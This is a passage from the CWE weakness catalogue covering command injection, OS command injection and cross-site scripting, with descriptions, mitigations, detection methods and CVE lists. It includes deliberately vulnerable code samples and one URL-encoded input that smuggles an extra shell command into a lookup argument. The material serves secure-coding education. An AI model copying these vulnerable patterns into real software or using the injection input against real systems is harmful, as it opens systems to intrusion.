Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Run time: Run time policy enforcement may be used in a white-list fashion to prevent use of any non-sanctioned commands.

Assign permissions to the software system that prevents the user from accessing/opening privileged files.

Other Notes

Command injection is a common problem with wrapper programs.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name		Page
ChildOf		20	Improper Input Validation		700 15

Nature	Type	ID	Name	V	Page
ChildOf	C	74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699 1000	81
ChildOf	C	713	OWASP Top Ten 2007 Category A2 - Injection Flaws	629	846
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf	C	727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
ParentOf	B	78	<i>Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')</i>	699 1000	88
ParentOf	B	88	<i>Argument Injection or Modification</i>	699 1000	115
ParentOf	B	89	<i>Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')</i>	699 1000	118
ParentOf	B	90	<i>Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')</i>	699 1000	127
ParentOf	B	624	<i>Executable Regular Expression Error</i>	699 1000	729

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Command Injection
CLASP			Command injection
OWASP Top Ten 2007	A2	CWE More Specific	Injection Flaws
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
6	Argument Injection	
11	Cause Web Server Misclassification	
15	Command Delimiters	
23	File System Function Injection, Content Based	
43	Exploiting Multiple Input Interpretation Layers	
75	Manipulating Writeable Configuration Files	
76	Manipulating Input to File System Calls	

References

G. Hoglund and G. McGraw. "Exploiting Software: How to Break Code". Addison-Wesley. February 2004.

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Weakness ID: 78 (Weakness Base)

Status: Draft

Description

Summary

The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.

Extended Description

This could allow attackers to execute unexpected, dangerous commands directly on the operating system. This weakness can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system, such as in web applications. Alternately, if the weakness occurs in a privileged program, it could allow the attacker to specify commands that normally would not be accessible, or to call alternate commands with privileges that the attacker does not have. The problem is exacerbated if the compromised process fails to follow

the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increases the amount of damage.

There are at least two subtypes of OS command injection:

- 1) The application intends to execute a single, fixed program that is under its own control. It intends to use externally-supplied inputs as arguments to that program. For example, the program might use `system("nslookup [HOSTNAME]")` to run `nslookup` and allow the user to supply a `HOSTNAME`, which is used as an argument. Attackers cannot prevent `nslookup` from executing. However, if the program does not remove command separators from the `HOSTNAME` argument, attackers could place the separators into the arguments, which allows them to execute their own program after `nslookup` has finished executing.
- 2) The application accepts an input that it uses to fully select which program to run, as well as which commands to use. The application simply redirects this entire command to the operating system. For example, the program might use `exec([COMMAND])` to execute the `[COMMAND]` that was supplied by the user. If the `COMMAND` is under attacker control, then the attacker can execute arbitrary commands or programs. If the command is being executed using functions like `exec()` and `CreateProcess()`, the attacker might not be able to combine multiple commands together in the same line.

From a weakness standpoint, these variants represent distinct programmer errors. In the first variant, the programmer clearly intends that input from untrusted parties will be part of the arguments in the command to be executed. In the second variant, the programmer does not intend for the command to be accessible to any untrusted party, but the programmer probably has not accounted for alternate ways in which malicious attackers can provide input.

Alternate Terms

Shell injection

Shell metacharacters

Terminology Notes

The "OS command injection" phrase carries different meanings to different people. For some, it refers to any type of attack that can allow the attacker to execute OS commands of his or her choosing. This usage could include untrusted search path weaknesses (CWE-426) that cause the application to find and execute an attacker-controlled program. For others, it only refers to the first variant, in which the attacker injects command separators into arguments for an application-controlled program that is being invoked. Further complicating the issue is the case when argument injection (CWE-88) allows alternate command-line switches or options to be inserted into the command line, such as an `-exec` switch whose purpose may be to execute the subsequent argument as a command (this `-exec` switch exists in the UNIX `find` command, for example). In this latter case, however, CWE-88 could be regarded as the primary weakness in a chain with CWE-78.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality**Integrity****Availability****Non-Repudiation****Execute unauthorized code or commands****DoS: crash / exit / restart****Read files or directories****Modify files or directories****Read application data****Modify application data**

Attackers could execute unauthorized commands, which could then be used to disable the software, or read and modify data for which the attacker does not have permissions to access directly. Since the targeted application is directly executing the commands instead of the attacker, any malicious activities may appear to come from the application or the application's owner.

Likelihood of Exploit

High

Detection Methods**Automated Static Analysis**

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis might not be able to recognize when proper input validation is being performed, leading to false positives - i.e., warnings that do not have any security consequences or require any code changes.

Automated static analysis might not be able to detect the usage of custom API functions or third-party libraries that indirectly invoke OS commands, leading to false negatives - especially if the API/library code is not available for analysis.

This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Automated Dynamic Analysis**Moderate**

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Manual Static Analysis**High**

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Demonstrative Examples**Example 1:**

This example is a web application that intends to perform a DNS lookup of a user-supplied domain name. It is subject to the first variant of OS command injection.

Perl Example:

Bad Code

```
use CGI qw(:standard);
$name = param('name');
$nslookup = "/path/to/nslookup";
print header;
if (open($fh, "$nslookup $name|")) {
    while (<$fh>) {
        print escapeHTML($_);
        print "<br>\n";
    }
    close($fh);
}
```


Suppose an attacker provides a domain name like this:

Attack

```
cwe.mitre.org%20%3B%20/bin/ls%20-l
```

The "%3B" sequence decodes to the ";" character, and the %20 decodes to a space. The open() statement would then process a string like this:

```
/path/to/nslookup cwe.mitre.org ; /bin/ls -l
```

As a result, the attacker executes the "/bin/ls -l" command and gets a list of all the files in the program's working directory. The input could be replaced with much more dangerous commands, such as installing a malicious program on the server.

Example 2:

The example below reads the name of a shell script to execute from the system properties. It is subject to the second variant of OS command injection.

Java Example:

Bad Code

```
String script = System.getProperty("SCRIPTNAME");
if (script != null)
    System.exec(script);
```

If an attacker has control over this property, then he or she could modify the property to point to a dangerous program.

Observed Examples

Reference	Description
CVE-1999-0067	Canonical example. CGI program does not neutralize " " metacharacter when invoking a phonebook program.
CVE-2001-1246	Language interpreter's mail function accepts another argument that is concatenated to a string used in a dangerous popen() call. Since there is no neutralization of this argument, both OS Command Injection (CWE-78) and Argument Injection (CWE-88) are possible.
CVE-2002-0061	Web server allows command execution using " " (pipe) character.
CVE-2002-1898	Shell metacharacters in a telnet:// link are not properly handled when the launching application processes the link.
CVE-2003-0041	FTP client does not filter " " from filenames returned by the server, allowing for OS command injection.
CVE-2007-3572	Chain: incomplete blacklist for OS command injection
CVE-2008-2575	Shell metacharacters in a filename in a ZIP archive
CVE-2008-4304	OS command injection through environment variable.
CVE-2008-4796	OS command injection through https:// URLs

Potential Mitigations

Architecture and Design

If at all possible, use library calls rather than external processes to recreate the desired functionality.

Architecture and Design

Operation

Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Architecture and Design**Identify and Reduce Attack Surface**

For any data that will be used to generate a command to be executed, keep as much of that data out of external control as possible. For example, in web applications, this may require storing the data locally in the session's state instead of sending it out to the client in a hidden form field.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using the ESAPI Encoding control or a similar tool, library, or framework. These will help the programmer encode outputs in a manner less prone to error.

Implementation**Output Encoding**

If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection (CWE-88).

Implementation

If the program to be executed allows arguments to be specified within an input file or from standard input, then consider using that mode to pass arguments instead of the command line.

Architecture and Design**Parameterization**

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Some languages offer multiple functions that can be used to invoke commands. Where possible, identify any function that invokes a command shell using a single string, and replace it with a function that requires individual arguments. These functions typically perform appropriate quoting and filtering of arguments. For example, in C, the `system()` function accepts a string that contains the entire command to be executed, whereas `execl()`, `execve()`, and others require an array of strings, one for each argument. In Windows, `CreateProcess()` only accepts one command at a time. In Perl, if `system()` is provided with an array of arguments, then it will quote each of the arguments.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When constructing OS command strings, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing OS command injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent OS command injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, when invoking a mail program, you might need to allow the subject field to contain otherwise-dangerous inputs like ";" and ">" characters, which would need to be escaped or otherwise handled. In this case, stripping the character might reduce the risk of OS command injection, but it would produce incorrect behavior because the subject field would not be recorded as the user intended. This might seem to be a minor inconvenience, but it could be more important when the program relies on well-structured subject lines in order to pass messages to other components.

Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Architecture and Design**Enforcement by Conversion**

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Operation**Compilation or Build Hardening**

Run the code in an environment that performs automatic taint propagation and prevents any command execution that uses tainted variables, such as Perl's "-T" switch. This will force you to perform validation steps that remove the taint, although you must be careful to correctly validate your inputs so that you do not accidentally mark dangerous inputs as untainted (see CWE-183 and CWE-184).

Implementation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success.

If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

In the context of OS Command Injection, error information passed back to the user might reveal whether an OS command is being executed and possibly which command is being used.

Operation**Sandbox or Jail**

Use runtime policy enforcement to create a whitelist of allowable commands, then prevent use of any command that does not appear in the whitelist. Technologies such as AppArmor are available to do this.

Operation**Firewall****Moderate**

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.






Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Operation**Implementation****Environment Hardening**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	699 1000	85
CanAlsoBe		88	Argument Injection or Modification	1000	115
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		714	OWASP Top Ten 2007 Category A3 - Malicious File Execution	629	847
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
ChildOf	C	744	CERT C Secure Coding Section 10 - Environment (ENV)	734	868
ChildOf	C	751	2009 Top 25 - Insecure Interaction Between Components	750	873
ChildOf	C	801	2010 Top 25 - Insecure Interaction Between Components	800	935
ChildOf	C	810	OWASP Top Ten 2010 Category A1 - Injection	809	948
CanFollow	B	184	Incomplete Blacklist	1000	262
MemberOf	V	630	Weaknesses Examined by SAMATE	630	735
MemberOf	V	635	Weaknesses Used by NVD	635	738

Research Gaps

More investigation is needed into the distinction between the OS command injection variants, including the role with argument injection (CWE-88). Equivalent distinctions may exist in other injection-related problems such as SQL injection.

Affected Resources

- System Process

Functional Areas

- Program invocation

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			OS Command Injection
OWASP Top Ten 2007	A3	CWE More Specific	Malicious File Execution
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws
CERT C Secure Coding	ENV03-C		Sanitize the environment when invoking external programs
CERT C Secure Coding	ENV04-C		Do not call system() if you do not need a command processor
CERT C Secure Coding	STR02-C		Sanitize data passed to complex subsystems
WASC	31		OS Commanding

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
6	Argument Injection	
15	Command Delimiters	
43	Exploiting Multiple Input Interpretation Layers	
88	OS Command Injection	
108	Command Line Execution through SQL Injection	

White Box Definitions

A weakness where the code path has:

1. start statement that accepts input
2. end statement that executes an operating system command where
 - a. the input is used as a part of the operating system command and
 - b. the operating system command is undesirable

Where "undesirable" is defined through the following scenarios:

1. not validated
2. incorrectly validated

References

- G. Hoglund and G. McGraw. "Exploiting Software: How to Break Code". Addison-Wesley. 2004-02.
- Pascal Meunier. "Meta-Character Vulnerabilities". 2008-02-20. < <http://www.cs.purdue.edu/homes/cs390s/slides/week09.pdf> >.
- Robert Auger. "OS Commanding". 2009-06. < <http://projects.webappsec.org/OS-Commanding> >.
- Lincoln Stein and John Stewart. "The World Wide Web Security FAQ". chapter: "CGI Scripts". 2002-02-04. < <http://www.w3.org/Security/Faq/wwwsf4.html> >.

Jordan Dimov, Cigital. "Security Issues in Perl Scripts". < <http://www.cgisecurity.com/lib/sips.html> >.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 10: Command Injection." Page 171. McGraw-Hill. 2010.

Frank Kim. "Top 25 Series - Rank 9 - OS Command Injection". SANS Software Security Institute. 2010-02-24. < <http://blogs.sans.org/appsecstreetfighter/2010/02/24/top-25-series-rank-9-os-command-injection/> >.

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Weakness ID: 79 (Weakness Base)

Status: Usable

Description

Summary

The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Extended Description

Cross-site scripting (XSS) vulnerabilities occur when:

1. Untrusted data enters a web application, typically from a web request.
2. The web application dynamically generates a web page that contains this untrusted data.
3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.
4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.
6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.

There are three main kinds of XSS:

The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces a victim to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the victim, the content is executed by the victim's browser.

The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user. For example, the attacker might inject XSS into a log message, which might not be handled properly when an administrator views the logs.

In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Once the malicious script is injected, the attacker can perform a variety of malicious activities. The attacker could transfer private information, such as cookies that may include session information, from the victim's machine to the attacker. The attacker could send malicious requests to a web site on behalf of the victim, which could be especially dangerous to the site if the victim has administrator privileges to manage that site. Phishing attacks could be used to emulate trusted web sites and trick the victim into entering a password, allowing the attacker to compromise the victim's account on that web site. Finally, the script could exploit a vulnerability in the web browser itself possibly taking over the victim's machine, sometimes referred to as "drive-by hacking." In many cases, the attack can be launched without the victim even being aware of it. Even with careful users, attackers frequently use a variety of methods to encode the malicious portion of the attack, such as URL encoding or Unicode, so the request looks less suspicious.

Alternate Terms

XSS

CSS

"CSS" was once used as the acronym for this problem, but this could cause confusion with "Cascading Style Sheets," so usage of this acronym has declined significantly.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Architectural Paradigms

- Web-based (*Often*)

Technology Classes

- Web-Server (*Often*)

Platform Notes

Common Consequences

Confidentiality

Bypass protection mechanism

Read application data

The most common attack performed with cross-site scripting involves the disclosure of information stored in user cookies. Typically, a malicious user will craft a client-side script, which -- when parsed by a web browser -- performs some activity (such as sending all site cookies to a given E-mail address). This script will be loaded and run by each user visiting the web site. Since the site requesting to run the script has access to the cookies in question, the malicious script does also.

Access Control

Execute unauthorized code or commands

In some circumstances it may be possible to run arbitrary code on a victim's computer when cross-site scripting is combined with other flaws.

Confidentiality**Integrity****Availability****Execute unauthorized code or commands****Bypass protection mechanism****Read application data**

The consequence of an XSS attack is the same regardless of whether it is stored or reflected.

The difference is in how the payload arrives at the server.

XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. Some cross-site scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on the end user systems for a variety of nefarious purposes. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, running "Active X" controls (under Microsoft Internet Explorer) from sites that a user perceives as trustworthy, and modifying presentation of content.

Likelihood of Exploit

High to Very High

Enabling Factors for Exploitation

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted web site for the consumption of other valid users, commonly on places such as bulletin-board web sites which provide web based mailing list-style functionality. Stored XSS got its start with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code. As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response.

Detection Methods**Automated Static Analysis****Moderate**

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible, especially when multiple components are involved.

Black Box**Moderate**

Use the XSS Cheat Sheet [REF-14] or automated test-generation tools to help launch a wide variety of attacks against your web application. The Cheat Sheet contains many subtle XSS variations that are specifically targeted against weak XSS defenses.

With Stored XSS, the indirection caused by the data store can make it more difficult to find the problem. The tester must first inject the XSS string into the data store, then find the appropriate application functionality in which the XSS string is sent to other users of the application. These are two distinct steps in which the activation of the XSS can take place minutes, hours, or days after the XSS was originally injected into the data store.

Demonstrative Examples**Example 1:**

This example covers a Reflected XSS (Type 1) scenario.

The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

JSP Example:

Bad Code

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The following ASP.NET code segment reads an employee ID number from an HTTP request and displays it to the user.

ASP.NET Example:

Bad Code

```
...
protected System.Web.UI.WebControls.TextBox Login;
protected System.Web.UI.WebControls.Label EmployeeID;
...
EmployeeID.Text = Login.Text;
... (HTML follows) ...
<p><asp:label id="EmployeeID" runat="server" /></p>
...
```

The code in this example operates correctly if the Employee ID variable contains only standard alphanumeric text. If it has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response. Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers.

Example 2:

This example covers a Stored XSS (Type 2) scenario.

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

JSP Example:

Bad Code

```
<%
...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
    %>
    Employee Name: <%= name %>
}
```

The following ASP.NET code segment queries a database for an employee with a given employee ID and prints the name corresponding with the ID.

ASP.NET Example:

Bad Code

```
protected System.Web.UI.WebControls.Label EmployeeName;
...
string query = "select * from emp where id=" + eid;
sda = new SqlDataAdapter(query, conn);
sda.Fill(dt);
string name = dt.Rows[0]["Name"];
...
EmployeeName.Text = name;
```

This code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser.

Observed Examples

Reference	Description
CVE-2006-3211	Stored XSS in a guestbook application using a javascript: URI in a bbcode img tag.
CVE-2006-3295	Chain: library file is not protected against a direct request (CWE-425), leading to reflected XSS.
CVE-2006-3568	Stored XSS in a guestbook application.
CVE-2006-4308	Chain: only checks "javascript:" tag
CVE-2007-5727	Chain: only removes SCRIPT tags, enabling XSS

Reference	Description
CVE-2008-0971	Stored XSS in a security product.
CVE-2008-4730	Reflected XSS not properly handled when generating an error message
CVE-2008-5080	Chain: protection mechanism failure allows XSS
CVE-2008-5249	Stored XSS using a wiki page.
CVE-2008-5734	Reflected XSS sent through email message.
CVE-2008-5770	Reflected XSS using the PATH_INFO in a URL

Potential Mitigations

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Implementation

Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

- HTML body

- Element attributes (such as `src="XYZ"`)

- URIs

- JavaScript sections

- Cascading Style Sheets and style property

etc. Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the XSS Prevention Cheat Sheet [REF-16] for more details on the types of encoding and escaping that are needed.

Architecture and Design

Implementation

Identify and Reduce Attack Surface

Limited

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

This technique has limited effectiveness, but can be helpful when it is possible to store client state and sensitive information on the server side instead of in cookies, headers, hidden form fields, etc.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Architecture and Design**Parameterization**

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Implementation**Output Encoding**

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

Implementation

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation**Identify and Reduce Attack Surface****Defense in Depth**

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Implementation

Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("`<3`") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.

Even if you make a mistake in your validation (such as forgetting one out of 100 input fields), appropriate encoding is still likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

Architecture and Design

Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Operation**Firewall****Moderate**

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Operation**Implementation****Environment Hardening**

